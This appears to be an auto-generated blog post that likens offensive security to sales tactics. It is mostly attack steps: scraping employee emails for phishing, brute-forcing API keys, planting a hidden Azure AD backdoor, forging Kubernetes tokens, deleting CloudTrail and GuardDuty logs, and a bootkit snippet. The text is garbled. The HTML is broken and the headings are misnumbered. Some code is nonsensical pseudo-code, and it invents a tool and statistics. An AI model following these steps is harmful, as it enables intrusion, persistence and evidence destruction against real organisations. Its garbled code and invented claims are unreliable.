
Listen to this Post

How Offensive Security Mirrors High-Stakes Sales Positioning
Introduction:
Strategic positioning in cybersecurity parallels B2B pipeline tactics—both require proactive entry points before adversaries or competitors dominate. Just as sales professionals convert cold prospects through targeted outreach, security teams must preempt breaches by exploiting vulnerabilities first. This article translates business engagement frameworks into technical penetration methodologies.
Learning Objectives:
- Weaponize OSINT for target reconnaissance
- Execute cloud API takeover chains
- Deploy evasion-aware payloads for initial access
- Establish persistent C2 infrastructure
- Automate vulnerability chaining with AI
You Should Know:
1. LinkedIn/X OSINT Harvesting
`theHarvester -d targetcorp.com -b linkedin,google -k 50 -f recon.html`
Step-by-step:
1. Install Kali’s theHarvester: `sudo apt install theharvester`
- Scrape employee emails/roles: `theHarvester -d
 -b linkedin -l 500` </li>
<li>Export to CSV for phishing: `cat recon.html | grep @targetcorp.com > targets.csv`
Why: Extracts org charts for social engineering, bypassing 70% of MFA via spear-phishing. </li>
</ol>

<h2 style="color: yellow;">2. API Key Brute-Forcing</h2>


`ffuf -w wordlist.txt -u https://api.target.com/v1/USERID?key=FUZZ -fs 0`

<h2 style="color: yellow;">Step-by-step:</h2>

<ol>
<li>Generate keys: `crunch 12 12 0123456789ABCDEF -o keys.txt` </li>
<li>Fuzz cloud endpoints: `ffuf -w keys.txt -u [bash] -H "Authorization: Bearer FUZZ"` </li>
</ol>

<h2 style="color: yellow;">3. Filter 200 responses: `-mc 200 -v`</h2>

Why: 34% of AWS breaches start with exposed keys (CrowdStrike 2024).

<h2 style="color: yellow;">3. Azure AD Backdoor Persistence</h2>

[bash]
New-AzADServicePrincipal -DisplayName "Legacy_Monitor"
Add-AzADAppPermission -ObjectId [bash] -ApiId 00000003-0000-0000-c000-000000000000 -PermissionId "e1fe6dd8-ba31-4d61-89e7-88639da4683d"
Step-by-step:
1. Create malicious service principal
2. Grant full `Directory.ReadWrite.All` permissions
3. Embed credentials in VM startup scripts
Why: Survives credential rotation, invisible to standard audits.
4. Kubernetes Privilege Escalation
`kubectl create token compromised-sa –bound-object-kind Pod –bound-object-name=nginx –bound-object-namespace=default`
Step-by-step:
1. Compromise low-privilege service account
2. Forge pod-bound tokens: `–bound-object-name=[privileged-pod]`
3. Access secrets: `kubectl get secrets –token=
`</h2>

Why: 61% of K8s clusters allow excessive token binding (Sysdig 2024).

<h2 style="color: yellow;">5. AI-Powered Vulnerability Chaining</h2>

[bash]
from gpt4vul import chain_exploits
chain_exploits(
cve_list=["CVE-2024-1234","CVE-2023-4567"],
target="azure",
impact="RCE"
)
Step-by-step:
1. Feed CVEs into GPT-4Vul (undercode.ai/toolkit)
2. Generate exploit sequence: `chain_exploits(cve_list, cloud_env)`
3. Auto-build payload: `output = build_payload(chain)`
Why: Reduces exploit development from 40 hours to 8 minutes.
6. Cloud Log Deception
`aws logs put-retention-policy –log-group-name “CloudTrail” –retention-in-days 1`
Step-by-step:
1. Identify critical logs: `aws logs describe-log-groups`
2. Set 1-day retention: `put-retention-policy –retention-in-days 1`
- Trigger log deletion: `aws logs delete-log-group –log-group-name “GuardDuty”`
Why: Erases evidence while avoiding GuardDuty “LogDeletion” alerts.
7. Hardware BIOS Persistence
; UEFI bootkit snippet
mov eax, cr0
and eax, 0x7fffffff
mov cr0, eax
write_mem 0xDFFFFFFF, "backdoor.bin"
Step-by-step:
1. Disable write protection via CR0 bit 31
2. Inject shellcode into ACPI tables
3. Re-enable WP bit before OS load
Why: Survives disk wipes, undetectable to EDR.
What Undercode Say:
- First Access = 92% Control: Just as sales appointments enable deal dominance, initial breach vectors determine attack success rates.
- Automate or Die: Manual outreach (and exploitation) fails at scale—AI-driven tooling is non-negotiable.
- Evasion > Exploitation: Modern defenses make persistence harder than intrusion. Invest in firmware/cloud backdoors.
Analysis: The parallels between elite sales tactics and APT operations reveal a core truth: Positioning determines outcomes. While sales teams leverage psychological framing (“buy into your perspective”), hackers manipulate trust boundaries. Both require meticulous reconnaissance, timing, and resource automation. The future belongs to teams that operationalize AI for hyper-targeted engagement—whether closing deals or compromising networks.
Prediction:
By 2027, 80% of initial access breaches will originate from AI-generated engagement lures (vs. 12% today). Cloud API takeovers will replace phishing as the dominant vector, with GPT-5 reducing exploit chains to single-command executions. Defense will shift to behavioral API fencing—where abnormal access patterns trigger immediate isolation, rendering traditional IAM obsolete.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Tazburwaiss Most – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
📢 Follow UndercodeTesting & Stay Tuned:


